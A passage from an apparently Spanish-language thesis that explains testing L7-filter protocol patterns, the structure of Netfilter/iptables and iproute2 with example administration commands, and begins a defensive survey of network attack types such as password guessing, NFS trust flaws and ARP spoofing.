


Figura. 1. 20. Coincidencias del paso 138 al 171.




Figura. 1. 21. Coincidencias del paso 170 al 202.

Coincide con los siguientes parámetros:

- VER seguido de un número
- La palabra MSNP sin espacios en blanco seguida de un número
- USR seguido del nombre del usuario
- Y finalmente realiza la comparación hacia atrás.
- Detecta hasta el paso 202 que es ya cuando la conexión se estableció, y después de este paso falla. Lo cual no es un problema puesto que detecto el momento en que el cliente realizaba el inicio de sesión.

Ahora se debe detectar los atributos correspondientes a cada patrón como la calidad, velocidad del patrón creado, se debe realizar el siguiente análisis.

- En la terminal de la distribución que se está utilizando iniciar sesión como root. Una vez instalado el L7-filter y los patrones de los protocolos se probara la

expresión regular del Messenger. Para esto entrar al directorio del L7-filter con el siguiente comando

cd /usr/src/l7-protocols-2009-05-28/testing

- En esta carpeta se encuentran los siguientes directorios




Figura. 1. 22. Archivos de prueba de una expresión regular creada de un patrón.

En esta carpeta se encuentran los archivos que permiten determinar la eficiencia de los patrones creados. El programa timeit.sh indica el tiempo de eficiencia del patrón creado, para saber la velocidad del mismo ejecutar el siguiente comando

/.time.sh msnmessenger.pat kernel print

Al ejecutar este comando aparecerá la siguiente ventana




Figura. 1. 23. Comprobación de la velocidad del patrón msnmessenger en la terminal de la distribución Debian.

Que indica que el patrón tiene una velocidad de 28.52 segundos es decir este es lento a no muy rápido puesto que se demora 28.52 segundos, pero este si es eficiente. Para comprobar la coincidencia del patrón se ejecuta el siguiente comando:

sh test_match.sh /usr/src/l7-protocols-2009-05-28/protocols/msnmessenger.pat Kernel 10




Figura. 1. 24. Comprobación de las coincidencias aleatorias en la Terminal de la Distribución Debian.

Este comando permite ver las coincidencias aleatorias en las que funciona el patrón, se muestra que tiene de 10 coincidencias cero puesto que esto se debe a que la expresión regular se hace exactamente para un patrón determinado que sigue la secuencia en la que llegan los paquetes. A este protocolo se lo ha clasificado en el grupo de propietario y de chat debido a que ofrece servicio de mensajería instantánea.

1.2. L7- filter y Netfilter

El Netfilter y el iproute2 son herramientas básicas que se utilizan en Linux para construir un cortafuegos y mejorar la calidad de servicio de una red, es indispensable el uso de estas dos herramientas para la implementación del L7-filter.

El Netfilter es una herramienta embebida en el Kernel de Linux para la versión 2.4 hasta la 2.6 [1], mientras que el iproute2 es una herramienta que permite a los usuarios controlar el tráfico y permitir a los usuarios hacer un enrutamiento avanzado.

Netfilter/iptables

Netfilter es la principal herramienta en la seguridad de Linux en términos de filtrado, traducción de direcciones de red (NAT[13]) y modificación de paquetes en la capa 7 (mangle).

Características del Netfilter

- Estado mínimo del paquete filtrado (IPv4 e IPv6)
- Estado completo del paquete filtrado (IPv4 e IPv6)
- Todas las clases de traducción de direcciones de red y puertos, por ejemplo NAT/NAPT[14] (solo para IPv4)
- Infraestructura flexible y extensible.
- Múltiples capas de la API [15]para extensiones de 3 ª parte
- Gran número de módulos que se mantienen en los repositorios "patch-o-matic", que permite hacer parches entre el Kernel y este módulo. [2]

1.2.1. Funcionamiento del Netfilter

- El usuario indica al Kernel sobre lo que necesita hacer con los paquetes IP que pasan a través del servidor Linux usando la herramienta de las *iptables*.
- El servidor Linux se encarga de analizar las cabeceras IP en todos los paquetes que pasan a través de él, comparándolas con las expresiones regulares correspondientes a cada protocolo o aplicación mediante el uso de iptables negando o permitiendo su paso por la red. [1]

Iptables

Iptables es el módulo del Netfilter que se encarga de indicarle al Kernel si se desea aceptar, denegar o rechazar un paquete que llega. Se requiere utilizar la versión de iptables 1.4.4, que es compatible con las librerías y los patrones del L7-filter.

[13] NAT: traducción de direcciones de red (*Network Address Translation*)
[14] NAPT: traducción de Puerto de dirección de red (Network Address Port Translation)
[15] API: interfaz de programación de aplicación (aplication programming interface)

Funciones

A las *iptables* se las utiliza para instalar, mantener e inspeccionar las tablas en IPV4 y las reglas para filtrar paquetes en el Kernel de Linux.

Características de las iptables

- Listan los contenidos del conjunto de reglas del Netfilter.
- Añade, remueve y modifica las reglas en el conjunto de reglas del Netfilter.
- Enlista y encera los contadores por regla del conjunto de reglas del Netfilter.

Estructura y funcionamiento de iptables.

En las tablas del Netfilter se encuentran reglas por defecto que son llamadas *chains*[16]. Las características que identifica a cada regla se describen a continuación.

- **INPUT:** Contiene reglas para los paquetes destinados al servidor Linux.
- **FORWARD:** Contiene reglas para paquetes que el servidor Linux enruta hacia otra dirección IP.
- **OUTPUT:** Contiene reglas para paquetes generados por el servidor Linux.
- **PREROUTING:** Es aquella que altera los paquetes antes de ser enviados (DNAT o NAT del destino).
- **POSTROUTING:** Altera los paquetes recibidos (SNAT o NAT en el origen)

Existen tres tipos de tablas que trabajan con las *iptables* que son:

- **Filtrado o *filter:*** Es la tabla por defecto que se carga en el Kernel que contiene tres *chains* (cadenas) que son:
  - **INPUT**
  - **FORWARD**
  - **OUTPUT**
- **NAT o redireccionamiento:** es aquella en la cual se configura el protocolo de *Network Address Translation*. Si un flujo de paquetes de una conexión TCP entra a la tabla, el primer paquete es admitido y los demás serán identificados como parte

[16] Chain: cadena.

del flujo del primer paquete. En esta tabla no se realiza ninguna clase de filtrado debido a que en los paquetes se llevan a cabo operaciones NAT o de enmascaramiento. La tabla de NAT tiene tres *chains* que son:

  - **PREROUTING**
  - **OUTPUT**
  - **POSTROUTING**

- **MANGLE o modificación de paquetes:** manipula elementos de los paquetes como TTL, el TOS, etc. Consta de dos cadenas, PREROUTING y OUTPUT.

Al cargar los módulos del mangle y NAT del Netfilter las tablas de estos módulos se cargan automáticamente. [1]

1.2.3. L7-filter y las tablas de iptables

El L7-filter se encarga de interpretar los datos encapsulados en los paquetes correspondientes a protocolos mediante sus expresiones regulares las mismas que se encuentran en los archivos patrones (o con extensión .pat) de aplicación particulares.

Este mecanismo es efectivo debido a que el momento en el que el usuario accede a una aplicación, la trama de apertura de conexión es filtrada mediante las iptables al comparar las expresiones regulares que se encuentran en la carpeta de protocolos del L7.filter con los datos de los paquetes IP que ingresan a la red.




Figura. 1. 25. Filtrado de Datos en la capa de aplicación.

Mediante el uso de las reglas de iptables el L7-filter basa su funcionamiento en unas reglas de los cortafuegos, es decir este puede manejar el acceso o negación de ciertas aplicaciones que el usuario utilice en red.

Tabla de Filtrado o filter

Mediante el uso de la sintaxis de esta tabla se puede bloquear o aceptar las aplicaciones que el usuario ejecuta en su computador. Estas son bloqueadas en el servidor, a continuación se explica su notación.

Sintaxis:

[Opción]: está puede ser:

- INPUT
- OUTPUT
- FORWARD

[Acción]: puede ser

- DROP
- ACCEPT
- REJECT

Ejemplo para bloquear protocolos, aplicaciones o código malicioso mediante las reglas de iptables y el módulo del L7-filter.

iptables -A [opción]-p tcp -m layer7 --l7proto [protocolo] -j [acción]
iptables -A [opción]-p tcp -m layer7 --l7proto [tipo de archivo] -j [acción]
iptables -A [opción]-p tcp -m layer7 --l7proto [patrón] -j [acción]
iptables -A [opción]-p tcp -m layer7 --l7proto [malware] -j [acción]

Filtrado de paquetes con NAT

El L7-filter trabaja con el filtrado de paquetes *NAT* y se la puede configurar para ignorar cualquier traducción de dirección que se esté llevando a cabo sea para la entrada o salida de datos de la red. Las direcciones que detecta el filtro son direcciones de origen y destino reales.

Filtrado de paquetes con la tabla MANGLE

Para crear coincidencias mediante el clasificador de paquetes L7-filter se utiliza la tabla mangle con la opción *ACCEPT* que permite que funcione correctamente para establecer coincidencias.

Por ejemplo, si un paquete carece del paquete de inicio de sesión (*SYN*), entonces se debe habilitar la tercera tabla de filtrado (*MANGLE*) para que aunque el paquete haya pasado por todas las reglas y su protocolo no haya sido identificado por el L7-filter sea filtrado a través de las coincidencias que verifique según su patrón y el paquete *SYN*.

Si es que se desea detectar un paquete que entra y que sale de la red entonces deben pasar por la tabla MANGLE. Los que ingresan tienen que pasar por *MANGLE PREROUTING* y los que salen deben pasar por *MANGLE POSTROUTING*.

Las coincidencias de L7 obedecen a la sintaxis normal de iptables, la siguiente regla agrega la marca 10.

(*--set-mark 10*) a todos los paquetes que salen (*-A POSTROUTING*) y pertenecen al protocolo msnmessenger.

Sintaxis.

iptables –t [mangle] –A conlimit -m layer7 --l7proto [protocolo] –j MARK -- set-mark 10

Ejemplo en el servidor.

conlimit 7 192.168.100.1 0.0.0.0

conlimit 7 0.0.0.0 192.168.100.1

iptables -t mangle -A conlimit -m layer7 --l7proto msnmessenger -j MARK --set-mark 10

Diagrama del filtrado de paquetes




Figura. 1. 26. L7 Filtrado con la tabla MANGLE [15].

En la figura 1.26, se indica la circulación de los paquetes y sus cadenas cuando los módulos de *NAT* y *MANGLE* se cargaron en el Kernel. Inmediatamente después de que el paquete llega al Linux box, la tabla de *PREROUTING* de mangle es analizada. En este punto se debe hacer modificaciones en los paquetes IP como modificaciones de *TOS* [17]byte, marcar paquetes entre otras, soportadas por *MANGLE*, antes de que el proceso de enrutamiento empiece.

Después, los paquetes pasan a través del *chain pre-routing* de la tabla *NAT* se analiza la traducción de direcciones lógicamente antes de que el proceso de enrutamiento ocurra. El Netfilter debe modificar la dirección IP destino en la cabecera de del paquete IP antes de que el Kernel realice el enrutamiento. Para esto el Kernel revisará la nueva dirección IP destino en el paquete.

[17] TOS: tipos de servicio (Types of services)

Después de pasar a través de estas dos cadenas, el Kernel de Linux realiza una decisión de enrutamiento. Este no es un trabajo del Netfilter. Al analizar la dirección IP destino desde la cabecera del paquete IP, el Linux box sabe a dónde debe ser enrutado el paquete.

Si el paquete fue destinado hacia el Linux box, el paquete irá a través de la cadena de entrada (*INPUT chain*) de la tabla *MANGLE* para la modificación del paquete. Después, el paquete pasará hacia la tabla de filtrado a la cadena de entrada (*INPUT chain*) donde este será aceptado, denegado o desechado. Si el paquete es aceptado, el Linux box generará una respuesta para el paquete que irá a la cadena de salida (*OUTPUT chain*) de la tabla de *MANGLE* primero.

Después, el paquete pasará a través de la tabla *NAT* por la salida de la cadena (*OUTPUT chain*) y después por la tabla de filtrado por la salida de la cadena (*OUTPUT chain*). En este punto, la cadena de post-enrutamiento de la tabla de *MANGLE* (*POSTROUTING chain*) y la cadena de post-enrutamiento de la tabla de *NAT* serán analizadas y los paquetes están listos para ser enviados a la interfaz correspondiente.

Las cadenas que se presentan aquí son cadenas predefinidas para cada tabla (filtrado, *NAT*, *MANGLE*).Sin embargo los usuarios pueden establecer sus propias cadenas y reglas para el paso y filtrado de paquetes [1].

1.2.4. Iproute2 y L7-filter

Es un paquete de herramientas provistas en las distribuciones Redhat y Debian a partir de la versión 2.2 de Kernel. Este paquete creado por Alexey Kuznetsov, se basa en un conjunto de herramientas para administrar las funciones de red en sistemas Linux. Este paquete reemplaza las funcionalidades de los comandos *route, ifconfig,* y *arp*.

Sintaxis:

ip [OPCIONES] OBJETO [COMANDO [ARGUMENTOS]]

Objeto:

- **link** Objetos físicos o lógicos de la red.
- **address** manipulación de direcciones IP que se encuentran asociadas a los diferentes dispositivos
- **neighbour** mediante este objeto se puede ver las conexiones de vecindad, añadir nuevas entradas de y borrar.
- **rule** mediante este objeto se puede ver y cambiar las políticas de enrutamiento.
- **route** mediante este objeto se puede ver las tablas de enrutamiento y cambiar las reglas de las mismas.
- **tunnel** mediante este objeto se puede ver los túneles, propiedades IP y cambiarlos.
- **maddr** mediante este objeto se puede ver las direcciones multienlace, sus propiedades, y cambiarlas.
- **mroute** mediante este objeto se puede establecer, cambiar o borrar el enrutado multienlace.
- **monitor** mediante este objeto se puede monitorizar continuamente el estado de los dispositivos, direcciones y rutas

Características:

- Balanceo de Carga
- Calidad de Servicio QoS: Prioriza el tráfico.
- Múltiples tablas de ruteo que ingresan por puertas de enlace diferentes
- Definición de Túneles: Los túneles envían los paquetes en un formateo IPv4 y después lo se envían por una infraestructura IP.

Instalación:

- **Cambiar la dirección MAC del Computador**
  # ip link set eth0 address 00:21:4F:F6:DD:81
- **Añadir una dirección a una interfaz**
  *$ ip addr **add** 192.168.100.1 dev eth0*
- **Borrar una dirección de una interfaz**

*$ ip addr **del** 192.168.100.1 dev eth0*

- **Tablas de rutas**

  Ver la tabla de enrutamiento

  $ ip route 192.168.100.0/24 dev eth0 proto Kernel scope link src 192.168.0.23 default via 192.168.100.1 dev eth0

- **Añadir una ruta por defecto**

  # ip route add default via 192.168.100.1 dev eth0

- **Eliminar una ruta por defecto**

  # ip route del default via 192.168.100.1

  # ip route del default dev eth0

- **Añadir una ruta para entrega directa**

  # ip route add 192.168.0.0/24 dev eth0

- **Eliminar una ruta para entrega directa**

  # ip route del 192.168.0.0/24 [6]

1.2.5. XTABLES-ADDONS

El *xtables-addons* es paquete un sucesor del *patch-o-matic(-ng)* en este no se necesita hacer un parche o recompilar el Kernel, muchas veces no es necesario tampoco recompilar las iptables. *XTABLES* era conocida como *XPERANTO,* esta crea una vista adecuada por defecto la misma que posee la información de todas las tablas de las bases de datos. Esta herramienta permite a través de consultas *XQuery* crear nuevas vistas sobre la vista *default* o cualquier otra creada con posterioridad.

El usuario final realiza consultas, también en *XQuery*, sobre el conjunto de vistas. Adicionalmente, *XTABLES* también permite la consulta simultánea tanto de los datos relacionales como de otros documentos *XML*[18]. Para ello, previamente se debe registrar dichos documentos *XML* en la herramienta, lo que implica el almacenamiento de estos documentos en la base de datos relacional. Se la puede obtener de *git://xtables-addons.git.sf.net/gitroot/xtables-addons/xtables-addons/* [15]

[18] XML: son las siglas del Lenguaje de Etiquetado Extensible, surgió como lenguaje marcado para sustituir a HTML.

CAPÍTULO II. INTRUSIONES EN UNA RED DE COMUNICACIONES

Muchas empresas, compañías y organizaciones en la actualidad tienen conexiones a Internet y redes de área local LAN para poder compartir información mediante el uso de las mismas. Si no se tiene un sistema de seguridad, mediante un ataque se aprovechará la vulnerabilidad de un sistema informático en empresas y la información puede ser violada. Los atacantes a la red se dedican a obtener información sin autorización, dejar inoperativos los recursos o sistemas de la empresa causando así pérdidas económicas a la empresa.

Toda red es vulnerable a un ataque si es que no posee un su sistema de seguridad, es por esto que se detallarán a continuación los diferentes tipos de ataques y vulnerabilidades de varios sistemas con el objetivo de identificar las intrusiones a nivel de capa 7 para bloquear su paso a la red mediante el L7-filter.

2.1. ESTUDIO DE LOS DIFERENTES TIPOS DE ATAQUES

2.1.1. Ataques Lógicos

Son aquellas amenazas que se producen en contra de la información del usuario y sus sistemas. Estas, se producen debido a que existen muchas fallas en la seguridad de algunos sistemas operativos, aplicaciones, y errores en la configuración por parte del administrador de la red.

Existen varios tipos de ataques que son:

- Autenticación
- Ataques de Monitorización
- Negación de Servicio o Denial of Service (*DoS*)
- Ingeniería Social
- Ingeniería Social Inversa
- Trashing (Cartoneo)

- Modificación o Daño

A continuación se encuentran diversas técnicas que solían utilizar los *hackers* y además algunas soluciones para evitar el pirateo de un sistema mediante la configuración del mismo. [19]

2.1.1.1. Autenticación

Este método permite al atacante obtener la contraseña de un sistema para modificar la configuración del mismo dejándolo vulnerable para un libre acceso.

Se dividen en varias clases:

- Intercambio Abierto
- Malas Contraseñas
- Rastreador de un conmutador de red o sniffer
  - Suplantación de identidad ARP (Adress Resolution Protocol)
  - Duplicación de una MAC
  - Suplantación de identidad DoS
- Suplantación IP
- Suplantación de una página Web.
- Retención del empalme IP.
- Uso de puertas transparentes o errores de configuración.
- Uso de *Exploids*[19].[20]

Intercambio Abierto de información

El objetivo del Internet, cuando este fue creado, era compartir información entre varios usuarios de las instituciones de investigación. Es por esto que varios servidores han sido configurados para compartir información, para los sistemas *Unix*[20] se utilizaba el sistema de archivos de red para montar unidades de algunos servidores y tener acceso a la información,

[19] Exploits: . Programa informático malicioso (malware) que intenta utilizar y sacar provecho de un bug o vulnerabilidad en otro programa o sistema. Se suelen corregir con hotfixs o parches.
[20] Unix: Sistema operativo multiplataforma, multitarea y multiusuario, que comparten códigos y propiedad intelectual. Desarrollado originalmente por empleados de Bell de AT&T.[30]

para esto *NFS* [21]usa los números de identificación de usuario *UID* [22]para mediar el acceso a la información de las unidades. [21]

Por ejemplo si le otorga permisos de lectura, escritura y ejecución al archivo "hola mundo" al usuario Juan con *UID* 111 entonces cualquier otro usuario con *UID* 111 tiene acceso remoto a este archivo como se explica en la gráfica 2.1:




Figura. 2. 1. Ataque Intercambio Abierto vía NFS.

Los sistemas que poseen la vulnerabilidad de permitir el acceso remoto a la raíz de un sistema son "UNIX como Windows NT, 95 Y 98". [21] El error del sistema se produce cuando el administrador confía en el acceso remoto mediante el comando rlogin, que permite a múltiples usuarios ingresar sin utilizar la contraseña, lo cual aprueba el ingreso sin autenticación causando perdidas o modificación en la información. Los archivos .rhost y host.equiv controlan a los usuarios que pueden acceder al sistema sin contraseña, esto ocurre debido a que los sistemas Unix permiten a la señal más (+) ser ubicada al final del archivo. Esta señal de más significa que cualquier sistema será de confianza para responder al usuario, por lo cual el usuario no requiere reingresar la contraseña sin importar de que sistema ingresa.

[21] NFS: Sistema de archives de Red.
[22] UID: números de identificación de usuario [13]

Detección de Contraseñas

Para la obtención de contraseñas se pueden utilizar diversos métodos como el gusano Morris que permite detectar una contraseña el momento en que el usuario se autentifica al ingresar en un sistema. Otro método es el diccionario, que son archivos con muchas palabras de las contraseñas más comunes que utilizan los usuarios, el programa prueba con cada una de las palabras, las encripta y las compara contra el archivo de contraseñas del sistema.

Otro sistema muy común es el conocido uso de diccionarios mediante pruebas, que utiliza la fuerza bruta identificando la contraseña. El tiempo de detección depende del programa utilizado y su análisis se basa en el número de letras, dígitos, caracteres o combinados como se muestra en la siguiente tabla:

Cantidad de caracteres	**26 letras minúsculas**	**36 letras y dígitos**	**52 mayúsculas y minúsculas**	**96 todos los caracteres**
6	51 minutos	6 horas	2.3 días	3 meses
7	22,3 horas	9 días	4 meses	24 años
8	24 días	10,5 meses 32,6 años	17 años	2.288 años
9	21 meses	1.160 años	890 años	219.601 años
|0	45 años		45.840 años	21.081.705 años

Tabla. 2. 1. Claves generadas según el número de caracteres utilizados [19].

Rastreador de un conmutador de Red

Son usadas por los atacantes para reunir contraseñas e información relacionada con el sistema de red. El *sniffer* recoge contraseñas y otra información mediante la NIC que almacena todos los paquetes de la red en lugar de recoger solo los paquetes direccionados a esa NIC o sistema. Los *sniffers* trabajan bien en una red de comunicaciones compartida como una red de *hubs.*

En un ambiente conmutado, los paquetes no se envían a todos los sistemas, al contrario, solo es transmitido al usuario destino. Para rastrear el tráfico en un ambiente conmutado, el hacker debe redireccionar el tráfico de interés del *switch* al *sniffer* y enviar el tráfico mediante

todos los puertos del *switch*. Para redireccionar el tráfico a puertos basados en la dirección de la trama Ethernet de control de acceso de comunicaciones, se pueden utilizar los métodos mencionados a continuación.

Suplantación de identidad ARP

Cuando el sistema A dentro de una red local (debido a que los mensajes ARP no viajan fuera de la subred local) envía tráfico al sistema, este envía una solicitud ARP para obtener su dirección MAC mediante el protocolo de resolución de direcciones, el sistema B o destino dará una respuesta ARP con su dirección MAC. Para esto el sistema A enviará el tráfico al rastreador, como lo muestra la gráfica 2.1.

